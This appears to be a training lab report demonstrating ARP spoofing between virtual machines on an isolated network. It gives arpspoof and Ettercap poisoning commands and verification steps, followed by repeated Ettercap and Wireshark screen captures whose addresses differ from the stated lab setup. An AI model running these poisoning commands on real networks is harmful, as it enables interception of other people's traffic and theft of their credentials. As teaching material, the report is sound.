Technical Training

Demonstration of ARP Spoofing Attack in a Virtualised Network Environment

Project Overview

The Address Resolution Protocol (ARP) operates at Layer 2 of the OSI model to map IP addresses to MAC addresses within a local network. Devices broadcast ARP requests to discover the MAC address associated with a target IP, and the responding device sends an ARP reply with its MAC address. All devices on the local network receive these broadcasts.

ARP lacks authentication mechanisms, making it vulnerable to exploitation. Attackers can send forged ARP replies without verification, leading to incorrect IP-to-MAC mappings in ARP caches.

ARP spoofing, also known as ARP poisoning, involves an attacker sending fake ARP replies to associate their MAC address with another device's IP address, such as the gateway. This poisons the ARP tables of victims.

This enables Man-in-the-Middle (MITM) attacks, where the attacker intercepts, modifies, or eavesdrops on traffic between victims and the legitimate destination, compromising confidentiality, integrity, and availability.

Project Objective

The primary goal is to demonstrate ARP spoofing in a controlled virtual lab environment. Specific objectives include:

- Observing normal ARP table behavior.
- Executing ARP spoofing to poison ARP caches.
- Verifying traffic redirection through the attacker machine, establishing an MITM position.

Lab Environment / System Architecture

The lab uses VirtualBox for virtualization with a Layer-2 host-only network (192.168.56.0/24) to simulate an isolated LAN.

- **Attacker Machine**: Kali Linux VM, renamed to "Attacker_Kali", IP: 192.168.56.101, MAC: 08:00:27:XX:XX:XX.
- **Victim Machine**: Ubuntu 22.04 LTS VM, renamed to "ERP_12345", IP: 192.168.56.102, MAC: 08:00:27:YY:YY:YY.

- **Gateway/Router**: Host machine or additional VM, IP: 192.168.56.1, MAC: 08:00:27:ZZ:ZZ:ZZ.

Tools Used:

- `arpspoof` from dsniff suite.
- `ettercap` for graphical ARP poisoning.
- Terminal commands: `arp -a`, `ip neigh`, `ping`, `sysctl` for IP forwarding.

Network setup: All VMs connected to a host-only adapter. No internet access to ensure isolation. IP forwarding enabled on attacker via `sysctl -w net.ipv4.ip_forward=1`.


Normal ARP Behaviour Observation

ARP tables were observed in three stages on the victim machine.

Stage 1: Before Communication

ARP cache is empty for unknown IPs.

Command: `arp -a` or `ip neigh show`.




Stage 2: After ICMP (ping) Communication

Victim pings gateway (192.168.56.1). Gateway responds with legitimate ARP reply, populating the cache.

Commands: `ping 192.168.56.1`, then `arp -a`.

Expected: Gateway IP maps to gateway MAC.



Stage 3: After Clearing ARP Cache

Cache cleared with `sudo ip neigh flush all`. Table returns to empty state.

Attack Description

The attack poisons the victim's ARP cache by sending forged replies, associating the gateway and attacker IPs to the attacker's MAC.

1. **Enable IP Forwarding on Attacker**:

   Run `sudo sysctl -w net.ipv4.ip_forward=1` to allow traffic relay.

2. **Launch ARP Spoofing**:

   From Kali terminal, target victim (192.168.56.102):

   - Spoof gateway for victim: `sudo arpspoof -i eth0 -t 192.168.56.102 192.168.56.1` (sends fake replies claiming attacker MAC is gateway).
   - Spoof victim for gateway (optional for full bidirectional): `sudo arpspoof -i eth0 -t 192.168.56.1 192.168.56.102`.

     Alternatively, use Ettercap: Launch GUI, select interface, scan hosts, choose MITM > ARP Poisoning > Sniff remote connections.

3. **Forged ARP Replies**:

   Attacker broadcasts unsolicited replies every few seconds, overriding legitimate entries due to ARP's lack of verification.

4. **Poisoning Victim ARP Cache**:

   Victim updates its table, now mapping gateway IP to attacker's MAC.

5. **MITM Achievement**:

   Victim sends traffic to "gateway" MAC (attacker), which forwards it, intercepting all packets.

Proof of Successful ARP Spoofing

Success is confirmed by inspecting the victim's ARP table post-attack.

- Gateway IP (192.168.56.1) maps to attacker's MAC.
- Attacker IP (192.168.56.101) maps to attacker's MAC (same MAC for both).

Command on victim: `arp -a` or `ip neigh`.

Screenshot 3: Victim ARP table showing identical MAC addresses

Pinging gateway from victim now routes through attacker (verifiable via tcpdump on attacker: `sudo tcpdump -i eth0`).


Observed Results


- Victim's traffic to gateway redirects via attacker, confirmed by packet captures.
- Victim trusts forged mappings unknowingly.
- Attacker achieves full MITM, enabling eavesdropping or modification.


Security Impact


ARP spoofing is dangerous as it bypasses Layer 2 trust, allowing session hijacking, credential theft, and data manipulation.

Real-world implications include Wi-Fi cafes, enterprise LANs, and IoT networks where unencrypted traffic (HTTP, FTP) exposes sensitive data. In enterprises, it risks lateral movement; in public networks, mass surveillance.



Ettercap
0.8.3.1 (EB)
Host List
IP Address
MAC Address
Description
192.168.128.1 00:50:56:C0:00:08
192.168.128.2 00:50:56:F8:0B:00
192.168.128.254 00:50:56:F1:52:BF
Delete Host
Add to Target 1
Add to Target 2
Listening on:
eth0 -> 00:0C:29:F3:7D:66
192.168.128.128/255.255.255.0
fe80::8d57:6efd:6b9:d8ea/64
SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534...
34 plugins
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
3 hosts added to the hosts list...


Ettercap
0.8.3.1 (EB)
Screenshot taken
View image
Host List
IP Address
MAC Address
Description
192.168.128.1 00:50:56:C0:00:08
192.168.128.2 00:50:56:F8:0B:00
192.168.128.254 00:50:56:F1:52:BF
Delete Host
Add to Target 1
Add to Target 2
Listening on:
eth0 -> 00:0C:29:F3:7D:66
192.168.128.128/255.255.255.0
fe80::8d57:6efd:6b9:d8ea/64
SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534...
34 plugins
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
3 hosts added to the hosts list...



Ettercap
0.8.3.1 (EB)
Host List
IP Address
MAC Address
Description
192.168.128.1 00:50:56:C0:00:08
192.168.128.2 00:50:56:F8:0B:00
192.168.128.254 00:50:56:F1:52:BF
Delete Host
Add to Target 1
Add to Target 2
Listening on:
eth0 -> 00:0C:29:F3:7D:66
192.168.128.128/255.255.255.0
fe80::8d57:6efd:6b9:d8ea/64
SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534...
34 plugins
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
3 hosts added to the hosts list...
Host 192.168.128.1 added to TARGET1
Host 192.168.128.254 added to TARGET2




Ettercap
0.8.3.1 (EB)
Screenshot taken
View image
Host List
IP Address MAC Address Description
192.168.128.1 00:50:56:C0:00:08
192.168.128.2 00:50:56:F8:0B:00
192.168.128.254 00:50:56:F1:52:BF
Delete Host
Add to Target 1
Add to Target 2
Listening on:
eth0 -> 00:0C:29:F3:7D:66
192.168.128.128/255.255.255.0
fe80::8d57:6efd:6b9:d8ea/64
SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534...
34 plugins
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
3 hosts added to the hosts list...
Host 192.168.128.1 added to TARGET1
Host 192.168.128.254 added to TARGET2



Ettercap
0.8.3.1 (EB)
Host List
IP Address MAC Address Description
192.168.128.1 00:50:56:C0:00:08
192.168.128.2 00:50:56:F8:0B:00
192.168.128.254 00:50:56:F1:52:BF
Delete Host
Add to Target 1
Add to Target 2
Listening on:
eth0 -> 00:0C:29:F3:7D:66
192.168.128.128/255.255.255.0
fe80::8d57:6efd:6b9:d8ea/64
SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534...
34 plugins
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
3 hosts added to the hosts list...
Host 192.168.128.1 added to TARGET1
Host 192.168.128.254 added to TARGET2
ARP poisoning victims:
GROUP 1 : 192.168.128.1 00:50:56:C0:00:08
GROUP 2 : 192.168.128.254 00:50:56:F1:52:BF



*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
arp
No. Time Source Destination Protocol Length Info
5 0.875042180 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.128.2? Tell 192.168.128.1
6 1.505982929 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.128.2? Tell 192.168.128.1
7 2.519442720 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.128.2? Tell 192.168.128.1
